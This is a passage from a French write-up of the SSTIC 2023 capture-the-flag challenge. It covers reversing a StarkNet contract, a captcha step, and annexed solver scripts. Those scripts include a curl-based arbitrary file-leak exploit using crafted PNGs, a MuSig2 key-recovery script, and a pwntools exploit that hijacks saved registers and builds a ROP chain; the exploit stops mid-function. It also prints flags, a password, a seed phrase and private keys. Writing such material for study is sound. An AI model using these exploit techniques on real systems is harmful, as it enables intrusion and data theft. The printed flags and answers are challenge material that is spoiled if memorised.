- les calculs sont faits modulo PRIME=0x800000000000011[...]0001

Le code décompilé montre que la fonction validate prend comme arguments: id, code_len, code, a, b. C'est donc bien cette fonction qu'il faut comprendre. Après un peu d'analyse, je comprends qu'elle réalise les opérations suivantes:

- vérifie que le contrat est invoqué par son propriétaire
- vérifie que l'id fourni n'est pas déjà utilisé
- écrit 1 dans la mémoire persistante, à l'adresse de l'id
- récupère un nonce dans la mémoire persistante
- appelle une fonction **first** avec le nonce et code
- appelle une fonction **second** avec le resultat de la fonction first: **h_first**, a et b.
- calcule hash2 du nonce et de l'id: **h_id**
- vérifie que code a une longueur = 3
- appelle une fonction _validate avec h_id et code

Ensuite je regarde la fonction **first**, qui est simple à comprendre avec le code décompilé. Elle effectue un hash2 de manière récursive sur le nonce et chacune des valeurs de code. Cette fonction se reproduit simplement en python. Hash2 est une fonction standard de cairo, elle calcule le hash perdersen de deux valeurs. Son implémentation en python est disponible dans le package starknet-py.

La fonction **second** est plus compliquée car la décompilation est imparfaite et la fonction utilise le builtin **range_check** qui est plus facile à appréhender après avoir lu la documentation sur le sujet [16]. Il est préférable d'analyser le désassemblé.

Après avoir bien digéré la documentation, je comprends ce que second fait:

- vérifie que a et b sont < 2^{128}
- vérifie que a < 2^{108}
- vérifie que le hash produit par first = a x 2^{128} + b

Entre temps j'ai également compris que la variable calldata dans les blocs récupérés précédemment correspond aux arguments du contrat qui ont été validés par ceux qui ont déjà résolu l'épreuve. Ce qui me permet de confirmer les contraintes obtenues par rétroingénierie sur ces jeux de données.

Enfin je m'attaque à la fonction **_validate** qui est un wrapper pour la fonction **j**. Cette fonction assigne plusieurs valeurs immédiates dans AP, entremélées de valeurs de code. Les valeurs immédiates ressemblent fortement à des opcode cairo. En effet, la fonction termine par un call sur FP. On a donc une fonction à trou définie sur "la pile" à compléter avec les 3 valeurs de code. On a également le dernier opcode qui est défini par code[2] x h_id. On en déduit que ce produit doit donner l'opcode RET.

En remplaçant les trous par des constantes (code : 0xC0 à 0xC2, h_id: 0xAA) et en décompilant avec thoth la fonction ainsi générée j'obtiens un décompilé compréhensible.

```
{
"abi": [ {
    "name": "j",
    "outputs": [],
    "type": "function"
    }],
```

[16] https://www.cairo-lang.org/docs/how_cairo_works/builtins.html

```
"bytecode": [
    "0x480680017fff8000" ,
    "0xc2" ,
    "0x480680017fff8000" ,
    "0xaa" ,
    "0x400680017fff8000" ,
    "0xc0" ,
    "0x48507fff7fff8000" ,
    "0x484480017fff8000" ,
    "0x1337" ,
    "0x400680017fff8000" ,
    "0x1336" ,
    "0x484480017fff8000" ,
    "0xc1" ,
    "0x208b7fff7fff7ffe"
    ]
}
```

```
thoth local j.json -d

#    func unknown_function()
#   {
#        c2 = 0xC2
#        h_id = 0xAA
#        c0 = 0xC0
#        assert c0 = h_id * h_id
#        v5 = c0 * 0x1337
#        v6 = 0x1336
#        assert v6 = v5 * C1
#        ret
#    }
```

Nous avons donc un ensemble de contraintes permettant potentiellement de valider cette étape:

- id doit être libre
- code[0] = (h_id x h_id) % PRIME
- code[2] = (mod_inv(h_id, PRIME) x RET) % PRIME
- code[1] = mod_inv(0x1337 x code[0], PRIME) x 0x1336 %PRIME
- a x 2^{128} + b = first(nonce, code)
- b < 2^{128}
- a < 2^{108}

Avec mod_inv, l'inverse modulaire. La contrainte sur a ressemble fortement à une preuve de travail: il faut que le hash de id commence avec plusieurs 0.

Je récupère ensuite la valeur du nonce dont l'adresse se trouve dans le smartcontract décompilé. Pour cela j'utilise la fonction **get_storage_at_sync** avec l'adresse du contract et celle de la variable. J'obtiens nonce = 0x5b65565f4e4fc51283f9b627d5a075d8

Une fois l'ensemble de ces contraintes implémentées en python, je réalise la recherche d'un id adéquat en l'initialisant avec os.urandom(). Le script step3_starknet.py permet de trouver des valeurs qui satisfont l'ensemble de ces contraintes.

Au bout de quelques dizaines de minutes, j'obtiens un jeu de valeur qui me permet de valider le formulaire et d'obtenir le flag. On peut même vérifier qu'un nouveau bloc a été ajouté suite à la validation.

SSTIC{408656932b4982e58600bc58c73ee09c9ceb170325de207fabc73801fbf67f0f}

Captcha

On accède à la page d'achat des JNFs sur laquelle il est stipulé que nous ne devrions pas y avoir accès et que nous devons contacter l'administateur sur son adresse mail. Pour y avoir accès, il faut résoudre un captcha qui nous est proposé sous forme d'un fichier .tgz. Le fichier contient 24 PNG




Figure 10: Le captcha

Une fois le captcha résolu, on récupère l'adresse mail, ce qui conclut cette édition du challenge SSTIC.




Figure 11: Le captcha résolu

48ad57aa9c8c600d4c649a5232ef5abf@sstic.org

Conclusion

Un grand merci pour ce cru 2023 du challenge SSTIC qui une fois de plus nous a proposé des épreuves originales et bien construites. J'ai particulièrement apprécié d'avoir accès aux 4 épreuves de l'étape 2 en même temps et de pouvoir choisir l'ordre pour les résoudre. N'étant pas certain d'arriver au bout cela permet au moins de tenter sa chance sur chacune d'entre elles.

Cette année, le challenge m'a paru un peu plus accessible que les années passées tout en proposant un vrai défi. Enfin je tiens à tirer mon chapeau aux concepteurs de l'étape 2-B que j'ai trouvée particulièrement classe.


A l'année prochaine!

Annexes

Annexe 1 step1.py

```
from base64 import b64encode
from urllib.parse import quote
import os, sys, zlib

def leak_file(path, dump=True):
    cmd_curl = ("curl 'http://nft.quatre-qu.art:8008/nft-library.php' " +
                " -X POST --compressed --data-raw 'filedata={}' " +
                "--output leak.png 2> /dev/null")

    os.system("rm -f leak.png, out.bin vuln.png")

    cmd_crush = 'pngcrush -text a "profile" "{}" valid.png vuln.png 2> /dev/null'.format(path)
    os.system(cmd_crush)

    b64data = b64encode(open("vuln.png", "rb").read()).decode()
    os.system(cmd_curl.format(quote(b64data)))

    leak = get_profile_data("leak.png")
    if dump and leak:
        print("got %d bytes" % len(leak))
        open("out.bin", "wb").write(leak)
    return True

def get_profile_data(path):
    png = open(path, "rb").read()
    idx = png.index(b"zTXtRaw")

    if not idx:
        print("file not found")
        return None

    chk_size = int.from_bytes(png[idx-4: idx],"big")
    chk = png[idx + len(b"zTXtRaw"): idx + len(b"zTXtRaw") + chk_size]

    start = chk.index(b"\x00\x00")+2
    chk = chk[start:]
    data = b"".join(zlib.decompress(chk).split(b" ")[-1].split(b"\n")[1:])
    data=bytes.fromhex(data.decode())
    return data

leak_file(sys.argv[1])
```

Annexe 2 Musig2



$\mathsf{Setup}(1^\lambda)$

$(\mathbb{G}, p, g) \leftarrow \mathsf{GrGen}(1^\lambda)$

Select three hash functions

$\mathsf{H}_{\mathrm{agg}}, \mathsf{H}_{\mathrm{non}}, \mathsf{H}_{\mathrm{sig}} : \{0,1\}^* \to \mathbb{Z}_p$

$par := ((\mathbb{G}, p, g), \mathsf{H}_{\mathrm{agg}}, \mathsf{H}_{\mathrm{non}}, \mathsf{H}_{\mathrm{sig}})$

return par

$\mathsf{KeyGen}()$

$x \leftarrow\!\$\, \mathbb{Z}_p\,;\ X := g^x$

$sk := x\,;\ pk := X$

return (sk, pk)

$\mathsf{KeyAggCoef}(L, X_i)$

return $\mathsf{H}_{\mathrm{agg}}(L, X_i)$

$\mathsf{KeyAgg}(L)$

$\{X_1, \ldots, X_n\} := L$

for $i := 1 \ldots n$ **do**

  $a_i := \mathsf{KeyAggCoef}(L, X_i)$

return $\widetilde{X} := \prod_{i=1}^{n} X_i^{a_i}$

$\mathsf{Ver}(\widetilde{pk}, m, \sigma)$

$\widetilde{X} := \widetilde{pk}\,;\ (R, s) := \sigma$

$c := \mathsf{H}_{\mathrm{sig}}(\widetilde{X}, R, m)$

return $(g^s = R\widetilde{X}^c)$

$\mathsf{Sign}()$

// Local signer has index 1.

for $j := 1 \ldots \nu$ **do**

  $r_{1,j} \leftarrow\!\$\, \mathbb{Z}_p\,;\ R_{1,j} := g^{r_{1,j}}$

$out_1 := (R_{1,1}, \ldots, R_{1,\nu})$

$state_1 := (r_{1,1}, \ldots, r_{1,\nu})$

return $(out_1, state_1)$

$\mathsf{SignAgg}(out_1, \ldots, out_n)$

for $i := 1 \ldots n$ **do**

  $(R_{i,1}, \ldots, R_{i,\nu}) := out_i$

for $j := 1 \ldots \nu$ **do**

  $R_j := \prod_{i=1}^{n} R_{i,j}$

return $out := (R_1, \ldots, R_\nu)$

$\mathsf{Sign}'(state_1, out, sk_1, m, (pk_2, \ldots, pk_n))$

// Sign' must be called at most once per $state_1$.

$(r_{1,1}, \ldots, r_{1,\nu}) := state_1$

$x_1 := sk_1\,;\ X_1 := g^{x_1}$

$(R_{1,1}, \ldots, R_{1,\nu}) := (g^{r_{1,1}}, \ldots, g^{r_{1,\nu}})$

$(X_2, \ldots, X_n) := (pk_2, \ldots, pk_n)$

$L := \{X_1, \ldots, X_n\}$

$a_1 := \mathsf{KeyAggCoef}(L, X_1)$

$\widetilde{X} := \mathsf{KeyAgg}(L)$

$(R_1, \ldots, R_\nu) := out$

$b := \mathsf{H}_{\mathrm{non}}(\widetilde{X}, (R_1, \ldots, R_\nu), m)$

$R := \prod_{j=1}^{\nu} R_j^{b^{j-1}}$

$c := \mathsf{H}_{\mathrm{sig}}(\widetilde{X}, R, m)$

$s_1 := ca_1x_1 + \sum_{i=1}^{\nu} r_{1,j} b^{j-1} \bmod p$

$state_1' := R\,;\ out_1' := s_1$

return $(state_1', out_1')$

$\mathsf{SignAgg}'(out_1', \ldots, out_n')$

$(s_1, \ldots, s_n) := (out_1', \ldots, out_n')$

$s := \sum_{i=1}^{n} s_i \bmod p$

return $out' := s$

$\mathsf{Sign}''(state_1', out')$

$R := state_1'\,;\ s := out'$

return $\sigma := (R, s)$

Figure 12: Calcul d'une signature musig2

Annexe 3 deviceA.py

```
from musig2_player import *
from ecpy.curves import Point
import baker_pubkey

from crypt import decrypt
import re

LOG_FILE="logs.txt"

re_msg=re.compile(r"b\'.+\'")
re_hexnum=re.compile(r"0x[0-9a-fA-F]+")

def parse_one_log(text):

    lines = text.split("\n")

    msg = re_msg.findall(lines[1])[0][2:-1].encode()
    my_Rs = re_hexnum.findall(lines[2])
    Rs =  re_hexnum.findall(lines[3])
    my_s =  re_hexnum.findall(lines[4])[0]
    s =  re_hexnum.findall(lines[5])[0]

    my_Rs= [int(n,16) for n in my_Rs]
    my_Rs= [Point(my_Rs[i], my_Rs[i+1], cv) for  i in range(0,len(my_Rs),2)]
    Rs= [int(n,16) for n in Rs]
    Rs= [Point(Rs[i], Rs[i+1], cv) for  i in range(0,len(Rs),2)]
    s= int(s, 16)
    my_s= int(my_s, 16)

    return {"msg":msg,
            "my_Rs":my_Rs ,
            "Rs":Rs,
            "my_s": my_s,
            "s": s}

def point_list2hexstr(l):
    int_list = []
    for p in l:
        int_list.append(p.x)
        int_list.append(p.y)
    to_str = "\n\t".join([hex(a) for a in int_list])
    return  to_str

def parse_log():
    logs = open(LOG_FILE).read()
    log_list = logs.split("=====\n")
    result = []
    for log in log_list:
        result.append(parse_one_log(log))

    return result


my_pubkey = Point(0x7d29a75d7745c317aee84f38d0bddbf7eb1c91b7dcf45eab28d6d31584e00dd0,
0x25bb44e5ab9501e784a6f31a93c30cd6ad5b323f669b0af0ca52b8c5aa6258b9, cv)
```

```
Bob_pubkey = baker_pubkey.BERTRAND_PK
Charlie_pubkey = baker_pubkey.CHARLES_PK
Dany_pubkey = baker_pubkey.DANIEL_PK
L = [my_pubkey, Bob_pubkey, Charlie_pubkey, Dany_pubkey]


def display_matrix(m):
    print("="*10)
    for l in m:
        display = ["%d" %v for v in l]
        print(" ".join(display))

def copy_matrix(m):
    new = []
    for l in m:
        new.append(l[:])
    return new


def solv_system(m, mod):
    #on annule le dernier terme pour les equation 1 à n
    #puis on suprime la 1ere equation

    matrix = copy_matrix(m)
    while(len(matrix)) > 1:
        assert(len(matrix) +1 == len(matrix[1]))
        last_coefs = [eq[-1] for eq in matrix]
        for i in range(len(matrix)):
            factor = 1
            for j in range(len(last_coefs)):
                if j!=i:
                    factor = factor* last_coefs[j] %mod
            matrix[i] = [factor*e %mod for e in matrix[i]]


        #display_matrix(matrix)
        subs = matrix[0]
        matrix = matrix[1:]
        for eq in matrix:
            for i in range(len(eq)):
                eq[i] = (eq[i] - subs[i]) %mod

            assert(eq[-1]==0)
            eq.pop(-1)
        #display_matrix(matrix)

    eq = matrix[0]
    sol = (- eq[0]) %mod

    inv = pow(eq[1], -1, mod)
    sol = (sol * inv) %mod

    check = (inv * eq[1]) %mod
    assert(check==1)
    return sol

def display_one_log(log):
    print("="*30)
```

```
    print("msg:\t" + str(log["msg"]))
    print("my_Rs:\t" + point_list2hexstr(log["my_Rs"]))
    print("Rs:\t" + point_list2hexstr(log["Rs"]))
    print("my_s:\t" + hex(log["my_s"]))
    print("s:\t" + hex(log["s"]))

def build_matrix(logs):
    matrix = []
    d = [0] * 4

    for i in range(len(d)):
        j = i+1
        h = hashlib.sha256(j.to_bytes(32,byteorder="big")).digest()
        d[i] = int.from_bytes(h,byteorder="big")

    for log in logs:
        mS= log["my_s"]
        Rs= log["Rs"]
        m = log["msg"]
        m_int = int.from_bytes(m, "big")
        a = Hash_agg(L,my_pubkey)
        X = key_aggregation(L)
        b = Hash_non(X,Rs,m)
        R = Point.infinity()
        for j in range(len(L)):
            exp = pow(b,j,order)
            R += exp* Rs[j]
        R=R
        c = Hash_sig(X,R,m)
        eq = [0]*6
        eq[0] = (-mS) %order
        eq[1] = (c * a) %order
        for j in range(0, len(d)):
            eq[j+2] = (pow(b,j,order) * pow(m_int, d[j], order)) % order
        matrix.append(eq)
    return matrix

logs= parse_log()
matrix = build_matrix(logs)
sol = solv_system(matrix, order)

print(hex(sol))
key = sol.to_bytes(32,byteorder="big")

#key = 0x47a079e1475de6253faf0730926fbeaaaa317daf7c1639cae181a072cad667e8
#b'SSTIC{dc3cb2c61cb0f2bdec237be4382fe3891365f81a0fb1c20546d888247dd9df0a}\n'
flag_enc = open("deviceA.enc", "rb").read()
flag = decrypt(key, flag_enc)
print(flag)
```

Annexe 4 deviceB.py

```
import sys
from seedlocker import G, b, E

final_dff = [1010, 3128, 5565, 3684, 1868, 288, 5358, 2078, 3041, 3415, 5235,
             2371, 5786, 3226, 5244, 5993, 549, 2990, 3318, 1071]

def get_final_state(dff, e):
    return DFF_to_binstr(dff, e.gs)

def DFF_to_binstr(dff_idx, gs):
    res = ""
    for i in dff_idx:

        res+= "%d" %gs[i].dff
    return res


x_dff=final_dff[10:15]
y_dff=final_dff[15:20]

def set_pos(e, x, y):
    for  i in range(5):
        e.gs[x_dff[i]].dff = (x>>i) & 1

    for  i in range(5):
        e.gs[y_dff[i]].dff = (y>>i) & 1


def is_wall(x, y):
    e= E()
    is_wall_dff = 1010
    if x == 0:
        key= 1
    else:
        key= 3

    e.gs[is_wall_dff].dff=1
    set_pos(e, x, y)
    res =e.get(e.gs[is_wall_dff].a)
    return res==0


def get_laby():
    e = E()
    laby=[[0]*32]*32

    final = "1000001010 11111 10110"
    start = "1000000000 10000 11010"

    for i in range(32,-1,-1):
        for j in range( 0,33):

            if i == 1 and j == 11:
                print("S", end='')
                continue
```

```
            if i == 31 and j == 13:
                print("E", end='')
                continue

            if is_wall(i, j):
                print('#', end="")
                pass
            else:
                print(' ', end="")
                pass

            sys.stdout.flush()
        print("")


# 00 y-1 q
# 10 y+1 d
# 01 x+1 z
# 11 x-1 s
p2b={"z": 1, "s": 3, "q": 0, "d":2 }

def path2byte(char4):
    assert(len(char4) == 4)
    res=0
    for i in range(4):
        res<<=2
        res |=  p2b[char4[i]]
    return res

def  solv():
    """Seed: easy sponsor novel jazz theory marble era hurt transfer ball describe neutral
    Private key: 0x81e8d3a6ad341da46e6361b7c1c376b5423e7ad04748077b93a0c20263305824
    Public key X: 0x206aeb643e2fe72452ef6929049d09496d7252a87e9daf6bf2e58914b55f3a90
    Public key Y: 0x46c220ee7cbe03b138a76dcb4db673c35e2ab81b4235486fe4dbd2ad093e8df4
    """
    path = "zdzdsdzzqqzdzdzdssdzzzqzqzdzqqqzzqzdzqzd"

    sol = bytearray()
    for i in range(0, len(path),4):
        c = path[i:i+4]
        sol.append(path2byte(c[::-1]))

    print(sol.hex())

def bit2int(b):
    res = 0
    bit= b[::-1]
    for i in range(0, len(bit)):
        res<<=1
        if bit[i]=='1':
            res |= 1
    return res

get_laby()
solv()
```

Annexe 5 deviceC.py

```
from pwn import *
from crypt import decrypt
from time import sleep
from zlib import crc32
import sys
import re
from pow_solver import solve_pow

BLOC_SZ = 0x114

LEAK_BASE_OFFSET= 0x00001f8c
BASE_EXE= 0x00100000
GET_FW= 0x00102f1c - BASE_EXE
G_BLOCS=0x015020
G_UNIT=0x015c20

#0x000023b4 : ldr w0, [sp, #0x18] ; mov x2, x0 ;
#             ldr x1, [sp, #0x10] ;
#             ldr w0, [sp, #0x1c] ; bl write ; nop ; ldp x29, x30, [sp], #0x20 ; ret

#sp: x29 x30 x1 w2 w0   +0x20
ROP_WRITE= 0x000023b4

# sp  x29, x30 , x1,  w2 w0, d, i  +0x30
ROP_READ = 0x0000249c

# put unit at sp #1c clientfd a sp #20
ROP_MAIN = 0x00001f7c

LOG=True

def ul64(i):
    return i.to_bytes(8, "little")

def ul32(i):
    return i.to_bytes(4, "little")

def put_bytes(b):
    if LOG:
        sys.stdout.buffer.write(b)
        sys.stdout.flush

def make_upgrade(password):
    data =  (password + b'\x00'*0x100)[:0x100]

    bloc = bytearray()
    bloc += ul32(0) #enc
    bloc += ul32(0x20) # sz plain
    bloc += ul32(0) # id
    bloc += data
    bloc += ul32(crc32(data[:0x20]))
    bloc += ul32(0) #sz enc
    assert(len(bloc)==BLOC_SZ)

    return ul32(0) + ul32(0x133e) + bloc
```

```
re_pow=re.compile(r'b\'.+\'')

class Exploit():
    def __init__(self, host, port) -> None:
        self.con = remote(host, port)
        passwd = b"fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1"

        self.client_fd = 7
        self.unit_fd =  6
        if host == "device.quatre-qu.art":
            self.recvuntil(b"password:")
            self.send(passwd +b'\n')
            out = self.recvuntil(b"number:").decode()
            banner = re_pow.findall(out)[0][2:-1]

            self.client_fd = 5
            self.unit_fd =  4

            print(banner)
            res =solve_pow(banner.encode())

            self.send(res +b'\n')

        self.recvuntil(b"Option:")

    def send(self, data):
        put_bytes(data)
        return self.con.send(data)


    def interact(self):
        self.con.interactive()

    def recvuntil(self,delims):
        out = self.con.recvuntil(delims)
        put_bytes(out)
        return out

    def add_data(self, data, size=None,id=0, flag=b'E', hex=b'n'):
        # flags: E->0 D->1 S->2
        self.send(flag+b'\n')

        self.recvuntil(b"Option:")
        self.send(b'A\n')

        if size is None:
            size = len(data)
            if hex == b'y':
                size*=2
        out = self.recvuntil((b"Data size:", b"Cannot add more data"))

        if b'Cannot' in out:
            self.recvuntil(b"Option:")
            return
        self.send(b'%d\n' % size)

        out = self.recvuntil((b"Data id:","Bad packet size"))
```

```
        if b'Bad' in out:
            self.recvuntil(b"Option:")
            return

        self.send(b'%d\n' % id)


        self.recvuntil(b"Data in hex?(y/n)")
        self.send(hex + b'\n')

        if not hex in [b'y', b'n']:
            # error case, we will return at main menu
            self.send(hex + b'\n')
            self.recvuntil(b"Option:")
            return

        to_send= data
        if hex == b'y':
            self.recvuntil(b"Data (hex):")
            to_send = data.hex().encode()
        else:
            self.recvuntil(b"Data:")

        self.send(to_send+ b'\n')

        self.recvuntil(b"crc (hex):")
        self.send(b'%08X\n' % crc32(data))

        self.recvuntil(b"Option:")
        self.send(b'B\n')
        self.recvuntil(b"Option:")

    def get_data(self, flag=0):
        # flags: E->0 D->1 S->2
        choice =[b'E', b'D', b"S"]
        choice = choice[flag]
        self.send(choice+b'\n')
        self.recvuntil(b"Option:")

        self.send(b'V\n')
        self.recvuntil(b"Data in hex?(y/n)")

        self.send(b'y\n')
        self.recvuntil(b"Option:")

        self.send(b'B\n')
        data = self.recvuntil(b"Option:")

        res=[]
        lines = data.split(b'\n')
        for l in lines:
            if b'Message ' in l:
                hexdata= l.split(b': ')[-1].decode()
                res.append(bytes.fromhex(hexdata))

        return res

    def get_bloc_addr(self, idx):
```

```
        #idx 0..9
        return self.g_blocs+0xc + BLOC_SZ*idx

    def get_leak(self):
        global LOG
        LOG=False
        for i in range(9):
            self.add_data(b'A'*30, hex=b'n')

        # for error to bypass count verif and write nothing
        self.add_data(b'A'*16, size=0)
        self.add_data(b'A'*16, size=0)
        LOG=True

        self.add_data(b'A'*255, hex=b'k')

        data = self.get_data()

        env = data[11][0x28:]

        self.leak={
            "data" : bytearray(data[11]),
            "x19" : int.from_bytes(env[0:8], "little"),
            "x20" : int.from_bytes(env[0x8:0x10], "little"),
            "x21" : int.from_bytes(env[0x10:0x18], "little"),
            "x22" : int.from_bytes(env[0x18:0x20], "little"),
            "x23" : int.from_bytes(env[0x20:0x28], "little"),
            "x24" : int.from_bytes(env[0x28:0x30], "little"),
            "x25" : int.from_bytes(env[0x30:0x38], "little"),
            "x26" : int.from_bytes(env[0x38:0x40], "little"),
            "x27" : int.from_bytes(env[0x40:0x48], "little"),
            "x28" : int.from_bytes(env[0x48:0x50], "little"),
            "fp" : int.from_bytes(env[0x50:0x58], "little"),
            "lr" : int.from_bytes(env[0x58:0x60], "little"),
            "tbd" : int.from_bytes(env[0x60:0x68], "little"),
            "sp" : int.from_bytes(env[0x68:0x70], "little"),
        }

        xorkey = self.leak["sp"] ^self.leak["fp"]
        self.leak["sp"] = xorkey ^self.leak["sp"]
        self.leak["lr"] = xorkey ^self.leak["lr"] # value we go back to

        self.leak["pfd"] = self.leak["sp"] +0x20
        self.leak["xorkey"] = xorkey

        self.base_exe=self.leak["lr"] - LEAK_BASE_OFFSET
        self.g_blocs = G_BLOCS + self.base_exe

        for reg, val in self.leak.items():
            if reg != "data":
                print("{} 0x{:X}".format(reg, val))
        # ENV: x19-x28, x29(fp), x30(lr), (x31)sp
        # x30 x31 are xored with constant

    def reset_data(self):
        #got to admin area and give a wrong password will reset data
        self.send(b'A\n')
        data = self.recvuntil(b"Option:")
```

```
        self.send(b'R\n')
        data = self.recvuntil(b"password:")
        self.send(b'R'*0x20+b'\n')
        data = self.recvuntil(b"Option:")

    def retrieve_fw(self):
        global LOG
        LOG=False
        for i in range(9):
            self.add_data(b'A'*30, hex=b'n')

        # for error to bypass count verif and write nothing
        self.add_data(b'A'*16, size=0)
        self.add_data(b'A'*16, size=0)
        LOG=True

        data= self.leak["data"] [:]

        new_lr = (self.base_exe + GET_FW) ^self.leak["xorkey"]
        new_sp = (self.leak["sp"] -0x30) ^self.leak["xorkey"]

        data[0x58+0x28: 0x58+0x28 +8] = new_lr.to_bytes(8, "little")
        data[0x68+0x28: 0x68+0x28 +8] = new_sp.to_bytes(8, "little")
        self.add_data(data)

        # trig an error
        self.send(b'#\n')
        out= bytearray()
        while True:
            try:
                r = self.con.recv(100)
            except:
                break
            if not r:
                break
            out+=r

        hex_fw= out.decode().split("***")[0].split('\n')[-1]
        #print(hex_fw)
        bin_fw=bytes.fromhex(hex_fw)
        open("fw.bin", "wb").write(bin_fw)

    def get_key(self):
        global LOG
        LOG=False

        start_rop = self.get_bloc_addr(3)
        rop_size = 0x300

        pre_rop = bytearray()
